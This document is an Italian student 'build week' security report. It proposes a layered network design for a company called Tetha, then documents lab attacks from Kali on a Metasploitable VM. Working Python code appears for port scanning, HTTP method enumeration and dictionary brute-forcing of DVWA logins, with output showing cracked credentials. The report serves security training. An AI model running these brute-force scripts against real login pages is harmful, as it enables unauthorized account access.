

# **BUILD WEEK 1 – TEST VULNERABILITÀ DELLA RETE TETHA**

## **NETWORK DESIGN**

### **Scopo dell'esperienza**

Creare un disegno grafico della topologia della rete da proporre all'azienda;

### **Cenni teorici**

WAN (Wide Area Network): Internet;

DMZ (Demilitarized Zone): Sottorete progettata per ospitare servizi e risorse accessibili dall'esterno, come un web server;

FIREWALL STATEFUL: Dispositivo che funge da barriera tra una rete (LAN) ed altre reti (WAN), aiutando a proteggere la rete da minacce o accessi non autorizzati bloccando il trasferimento in entrata se non vi è una connessione attiva;

WAF (Web Application Firewall): Dispositivo che protegge le applicazioni web da minacce e attacchi informatici. Funziona da Firewall orientato in modo specifico alle applicazioni web;

WEB SERVER: Server che fornisce risorse web, come pagine web, file, immagini e video, agli utenti tramite il protocollo HTTP;

IPS (Intrusion Prevention System): Dispositivo che monitora il traffico dei dati alla ricerca di comportamenti sospetti o virus conosciuti e prende provvedimenti bloccando tali pacchetti sospetti;

IDS (Intrusion Detection System): A differenza dell'IPS, l'IDS rileva e segnala gli eventuali comportamenti sospetti senza prendere azioni per prevenirle;

ROUTER-GATEWAY: Dispositivo di rete che connette diverse reti o sottoreti e indirizza il traffico tra di esse;

SWITCH: Dispositivo di rete utilizzato all'interno di una rete locale per instradare il traffico tra dispositivi all'interno della stessa rete;

Server DHCP (Dynamic Host Configuration Protocol): Protocollo che permette di assegnare automaticamente un indirizzo IP ad un determinato Host;

NAS (Network-Attached Storage): Dispositivo che contiene uno o più dischi rigidi, consentendo ai computer e ad altri dispositivi di accedere e condividere i dati in rete;

APPLICATION SERVER: Server che gestisce ed esegue applicazioni unicamente per la rete aziendale (e-commerce);

VLAN (Virtual Local Area Network): una VLAN è una rete virtuale di dispositivi che appartengono a una rete LAN, in modo che la comunicazione possa avvenire a livello 2.


PC<sub>n</sub>: Dispositivi presenti nella rete aziendale.

## Dimostrazione e Spiegazione

Siamo stati ingaggiati dalla compagnia Theta per eseguire delle valutazioni di sicurezza su alcune delle infrastrutture critiche dei loro data center. Il perimetro delle attività si concentra principalmente su:

- Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico);
- Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet).

In base alle informazioni dateci, proponiamo il seguente modello di rete:



Andiamo ad impostare la rete nel seguente modo:

1) WAF a protezione della DMZ:

Nella DMZ impostiamo il Web Server, dove gli utenti esterni andranno a comunicare con i servizi proposti dall'azienda. È quindi essenziale il ruolo del WAF che rileva e blocca le minacce web confrontando il codice contenuto nel pacchetto con eventuali firme malware fornite dalle organizzazioni di sicurezza (come OWASP o Sophos).

Per evitare possibili attacchi informatici provenienti dalla WAN attraverso la DMZ, impostiamo un secondo sistema di sicurezza (nel caso in cui venga bypassato il WAF):

2) IPS che avviserà gli amministratori di rete e bloccherà automaticamente ogni tentativo di intrusione.

3) Firewall Perimetrale che va a proteggere la LAN:

Nella LAN troviamo due delle aree principali dell'azienda, l'Area Client (dove è situato lo staff) e la Sala Server (dove sono presenti tutti i server utili al corretto funzionamento dell'azienda).

Il Firewall bloccherà automaticamente qualsiasi traffico proveniente dalla WAN se non vi è stata alcuna richiesta proveniente dalla LAN.

4) IDS a protezione della Sala Server, contenenti i dati più sensibili dell'azienda, che monitorerà il traffico di rete e segnalerà le attività sospette senza interferire con il flusso di dati per evitare problemi di latenza o di falso positivo nella comunicazione tra Area Client e Server.

5) Application Server, nella Sala Server, contenente un applicativo di e-commerce accessibile solo dagli impiegati di Tetha, accanto ad un NAS e ad un server DHCP.

6) Subnetting delle diverse IP Network, impostando reti diverse per ogni area aziendale ("Sala Server", "DMZ", "Area Client") e fornendo sicurezza a livello 3.

7) VLAN separate per ogni area aziendale in modo da avere una migliore sicurezza ed una gestione più semplice delle risorse di rete anche a livello 2. Inoltre, una rete suddivisa in VLAN è più performante in quanto separa i domini di broadcast.

## Considerazioni

1) Se si volesse aggiungere un ulteriore livello di protezione, penseremmo di adottare un Reverse Proxy tra WAN e rete locale. Questo dispositivo, a differenza del firewall, protegge a livello 7, fornendo tutti i servizi come: antispam, antimalware, WAF.

2) Per quanto riguarda l'Area Client, nel caso siano presenti più uffici (impiegati, risorse umane, dirigenza), consigliamo di subnettare ulteriormente la rete e di assegnare una VLAN per ogni ufficio.

3) Infine sottolineiamo l'importanza delle procedure di manutenzione costanti per garantire che le misure di sicurezza siano sempre efficienti. Consigliamo di aggiornare regolarmente le firme malware e di monitorare attentamente gli avvisi generati dall'IPS.

# REPORT ATTACCHI CONTRO MACCHINA VIRTUALE

## Scopo dell'esperienza

Scansione dei servizi attivi e valutazione della sicurezza della pagina di login;  
Verificare la validità di eventuali contromisure di sicurezza da adottare per la riduzione rischi.

## Cenni teorici e Procedura

1) Abbiamo costruito un laboratorio virtuale contenente due macchine, una attaccante (Kali) ed una vittima (Metasploitable). Sulla macchina vittima, inoltre, è esposto un servizio web che offre varie funzioni. Due delle quali, su cui ci siamo concentrati, sono DVWA e phpMyAdmin. Entrambe espongono una pagina di login.

2) PortScanner è un codice che abbiamo creato in cui, fornendo un indirizzo IP ed un range di porte da scansionare, ci da in output le porte in ascolto e quindi potenzialmente vulnerabili in caso d'attacco. Il codice del programma è il seguente:

```
import socket

target = input('Inserisci ip da scansionare: ')
portrange = input('Inserisci range di porte da scansionare: ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scansione host ', target, 'da porta', lowport, 'a porta', highport)

for port in range(lowport,highport):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        print('*** Porta', port, '- Aperta ***')
    else:
        print('Porta', port, '- Chiusa')
    s.close()
```

Una volta inseriti in input dall'utente l'IP e il range di porte da scansionare, tramite il ciclo FOR, per ogni porta viene creato un socket di rete chiamato "s". Successivamente viene memorizzato nella variabile "status" l'esito del metodo "s.connect\_ex". Se questo esito è uguale a 0, vuol dire che la porta testata in questa iterazione è in ascolto. Infine, la connessione viene chiusa in modo da creare un nuovo socket al prossimo ciclo.

```
(daniele@kali)-[~/Desktop]
$ python PortScanner.py
Inserisci ip da scansionare: 192.168.50.101
Inserisci range di porte da scansionare: 1-1024
Scansione host 192.168.50.101 da porta 1 a porta 1024
** Porta 21 - Aperta **
** Porta 22 - Aperta **
** Porta 23 - Aperta **
** Porta 25 - Aperta **
** Porta 53 - Aperta **
** Porta 80 - Aperta **
** Porta 111 - Aperta **
** Porta 139 - Aperta **
** Porta 445 - Aperta **
** Porta 512 - Aperta **
** Porta 513 - Aperta **
** Porta 514 - Aperta **
(daniele@kali)-[~/Desktop]
$
```

- Porta 21 FTP (File Transfer Protocol): Utilizzata per il trasferimento di file su una rete;
- Porta 22 SSH (Secure Shell): Per l'accesso sicuro (criptata) a computer e server remoti;
- Porta 23 Telnet: Per l'accesso a computer e server remoti;
- Porta 25 SMTP (Simple Mail Transfer Protocol): Per l'invio di e-mail;
- Porta 53 DNS (Domain Name System): Per tradurre nomi di dominio in indirizzo IP;
- Porta 80 HTTP (HyperText Transfer Protocol): Per il trasferimento di pagine web;
- Porta 111 PortMapper: Per mappare i numeri di porta;
- Porta 139 SMB (Server Message Block): Per inviare file a stampanti, versione antecedente che utilizza NetBIOS;
- Porta 445 SMB (Server Message Block): Per inviare file a stampanti, versione successiva che utilizza uno stack TCP;
- Porta 512 Rexec: Per ottenere accesso remoto e consentire comandi da amministratore, esclusiva per Unix;
- Porta 513 Rlogin: Per autenticarsi su un computer remoto, esclusiva per Unix e ormai obsoleta;
- Porta 514 SysLog: Per visualizzare messaggi di log ed eventi di sistema.

3) Codice per l'enumerazione dei metodi HTTP su un target. Di seguito il codice che abbiamo utilizzato:

```
import http.client

host = input("Inserire ip del sistema target: ")
port = input("Inserire porta del sistema target: ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('GET', '/dvwa/login.php')
    responseGET = connection.getresponse()
    print("Abilitazione metodo GET:",responseGET.status)
    connection.close()

    connection = http.client.HTTPConnection(host, port)
    connection.request('POST', '/dvwa/login.php')
    responsePOST = connection.getresponse()
    print("Abilitazione metodo POST:",responsePOST.status)
    connection.close()

    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/dvwa/login.php')
    responseOPT = connection.getresponse()
    print("Abilitazione metodo OPTIONS:",responseOPT.status)
    connection.close()

    connection = http.client.HTTPConnection(host, port)
    connection.request('PUT', '/dvwa/login.php')
    responsePUT = connection.getresponse()
    print("Abilitazione metodo PUT:",responsePUT.status)
    connection.close()
```

```
connection = http.client.HTTPConnection(host, port)
connection.request('HEAD', '/dvwa/login.php')
responseHEAD = connection.getresponse()
print("Abilitazione metodo HEAD:",responseHEAD.status)
connection.close()
```

```
connection = http.client.HTTPConnection(host, port)
connection.request('DELETE', '/dvwa/login.php')
responseDEL = connection.getresponse()
print("Abilitazione metodo DEL:",responseDEL.status)
connection.close()
```

except ConnectionRefusedError:

```
print("Connessione fallita")
```

Il programma prende in input l'IP e la porta del sistema vittima, facendo delle richieste per tutti i metodi da noi elencati (in questo caso "OPTIONS", "PUT", "GET", "POST", "DELETE" ed "HEAD").

In risposta deve stampare a schermo il codice di risposta standard dell'HTTP ("200" significa che la richiesta è stata ricevuta con successo, compresa ed accettata, "400" significa che la richiesta è sintatticamente scorretta o non può essere soddisfatta).

Abbiamo notato come sulla macchina virtuale di Metasploitable, ci dia di default "200" come risultato di tutti i metodi se inseriamo un percorso valido.

```
Inserire ip del sistema target: 192.168.50.101
Inserire porta del sistema target: 80
Abilitazione metodo GET: 200
Abilitazione metodo POST: 200
Abilitazione metodo OPTIONS: 200
Abilitazione metodo PUT: 200
Abilitazione metodo HEAD: 200
Abilitazione metodo DEL: 200

(ivan@ivan)-[~/Desktop/BW1]
$
```

4) Attacco a Dizionario verso DVWA, di seguito il codice che abbiamo utilizzato:

```
import http.client, urllib.parse

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

pwdcheck= False
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()

        print (user, "-", pwd)

        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd, 'Login':"Login"})
        headers = {"Content-type": "application/x-www-form-urlencoded", "accept":
"text/html,application/xhtml+xml"}
        conn = http.client.HTTPConnection("192.168.1.213", 80)
        conn.request("POST", "/dvwa/login.php", post_parameters, headers)
        response = conn.getresponse()

        if(response.getheader('location') == "index.php"):
            print("Logged with:",user, " - ", pwd)
            pwdcheck= True
            break
if pwdcheck==True:
    break
```




Il programma prende in input due file contenenti due liste con usernames e password più comuni (abbiamo utilizzato i file già presenti in Linux, come si può notare nei percorsi riportati sopra). Successivamente si utilizza un doppio ciclo FOR, in cui l'istruzione viene eseguita per ogni possibile combinazione di "utente:password" presenti nelle liste. Ad ogni combinazione viene usato il metodo POST per inserire le credenziali all'interno del sito.

Notare che è stato necessario modificare il terzo parametro della funzione "urllib.parse.urlencode" in modo da adattarlo al linguaggio accettato dal sito.

Successivamente viene letto il campo "location" all'interno dell'header e se questo è uguale alla stringa "index.php", significa che la pagina di login è stata bypassata e siamo riusciti ad accedere.

In caso di esito positivo, viene stampata a schermo la corretta combinazione di "utente:password" e il programma esce dal ciclo.

A screenshot of a terminal window titled "luca@kali: ~/Desktop". The window shows a list of usernames and passwords being tested. The first six are "root" with passwords "karen1", "fernandes", "zipper", "smoking", "brujita", and "toledo". The next six are "admin" with passwords "123456", "12345", "123456789", and "password". The terminal output shows "Logged with: admin - password". There is also a message "Intercept is off" and a small text box at the bottom right that says "When tests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server." The terminal prompt is "(luca@kali)-[~/Desktop]" with a dollar sign and a cursor.

```
luca@kali: ~/Desktop
File Actions Edit View Help
root - karen1
root - fernandes
root - zipper
root - smoking
root - brujita
root - toledo
admin - #!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #!comment: It is distributed under the Nmap Public Source license as
admin - #!comment: provided in the LICENSE file of the source distribution or
at
admin - #!comment: https://nmap.org/npsl/. Note that this license
admin - #!comment: requires you to license your own work under a compatible o
open source
admin - #!comment: license. If you wish to embed Nmap technology into propri
etary
admin - #!comment: software, we sell alternative licenses at https://nmap.org
/oem/.
admin -
admin - 123456
admin - 12345
admin - 123456789
admin - password
Logged with: admin - password
Intercept is off
When tests sent by Burp's browser are held here
so that you can analyze and modify them before forwarding
them to the target server.
(luca@kali)-[~/Desktop]
$
```

Abbiamo poi provato ad aumentare il livello di sicurezza di DVWA (portandolo ad "high" ed attivando l'IDS) e riavviando il codice, il programma ci ha dato lo stesso risultato.

5) Attacco a dizionario verso la tab Bruteforce di DVWA, abbiamo utilizzato il seguente codice:

```
import http.client, urllib.parse, requests

username_file = open('/usr/share/nmap/nselib/data/usernames.lst')
password_file = open('/usr/share/nmap/nselib/data/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()

url_login = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'

cookies = {
    'PHPSESSID': "0f1aaed38d3c21551da3bae995a97d7c",
    'security': "low" #low, medium e high
}

pwdcheck='Welcome to the password protected area'
pwd= False
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        print (user, "-", pwd)

        data_login = {
            'username': user,
            'password': pwd,
            'Login': 'Login',
        }

        s = requests.Session()
        response=s.get(url_login,params=data_login, cookies=cookies)
        check=response.text
```

```

        if(pwdcheck in check):

            print("Accesso effettuato con successo!")

            print("Logged with:",user, " - ", pwd)

            pwd= True

            break

if pwd== True:

    break

```

Il programma prende in input due file contenenti due liste con usernames e password più comuni (abbiamo utilizzato i file già presenti in Linux, come si può notare nei percorsi riportati sopra). Successivamente, inseriamo l'URL e tramite BurpSuite, abbiamo ricavato il PHPSESSID (l'ID di sessione dell'utente) che serve per farci riconoscere dal server:

- requests.Session(): avvia la sessione con il sito;
- s.get(url\_login,params=data\_login, cookies=cookies): è necessario passare come parametro al metodo GET anche il campo "cookie" dove abbiamo salvato il session ID memorizzato precedentemente;

Infine, il programma compara le credenziali date in input e l'ID di sessione ed in caso positivo ci stampa a schermo le giuste credenziali per accedere.


Abbiamo inizialmente testato il programma con un livello di sicurezza impostato su "low", notando come il check delle credenziali venga fatto in maniera rapida.

```

~/Desktop/brute_dvwa2.py - Mousepad
File Edit Search View Document Help
1 import http.client, urllib.parse, requests
2
3 username_file = open('/home/daniele/Desktop/userpwd/usernamesx.lst')
4 password_file = open('/home/daniele/Desktop/userpwd/passwords.lst')
5
6 user_list = username_file.readlines()
7 pwd_list = password_file.readlines()
8
9 url_login = 'http://192.168.50.101/dvwa/vulnerabilities/brute/'
10
11 cookies = {
12     'PHPSESSID': '0f1aaed38d3c21551da3bae995a97d7c',
13     'security': 'low' #low,medium,high
14 }
15
16 pwdcheck='Welcome to the password protected area'
17 for user in user_list:
18     user = user.rstrip()
19     for pwd in pwd_list:
20         pwd = pwd.rstrip()
21         print(user, "-", pwd)
22
23         data_login = {
24             'username': user,
25             'password': pwd,
26             'login': 'Login',
27         }
28
29         s = requests.Session()
30         response=s.get(url_login,params=data_login, cookies=cookies)
31         check=response.text
32         if(pwdcheck in check):
33             print("Accesso effettuato con successo!")
34             print("Logged with:",user, " - ", pwd)
35             break
36     else:
37         print("Accesso non riuscito.")
38         continue
39     break
40
daniele@kali: ~/Desktop
File Actions Edit View Help
python brute_dvwa2.py
admin - #/comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #/comment: It is distributed under the Nmap Public Source license as
admin - #/comment: provided in the LICENSE file of the source distribution or at
admin - #/comment: https://nmap.org/npsl/. Note that this license
admin - #/comment: requires you to license your own work under a compatible open source
admin - #/comment: license. If you wish to embed Nmap technology into proprietary
admin - #/comment: software, we sell alternative licenses at https://nmap.org/oem/.
admin -
admin - admin
admin - 123456
Accesso effettuato con successo!
Logged with: admin - 123456
(daniele@kali)~[~/Desktop]
$

```

Successivamente abbiamo impostato il livello di sicurezza su “medium”, notando gli stessi risultati.



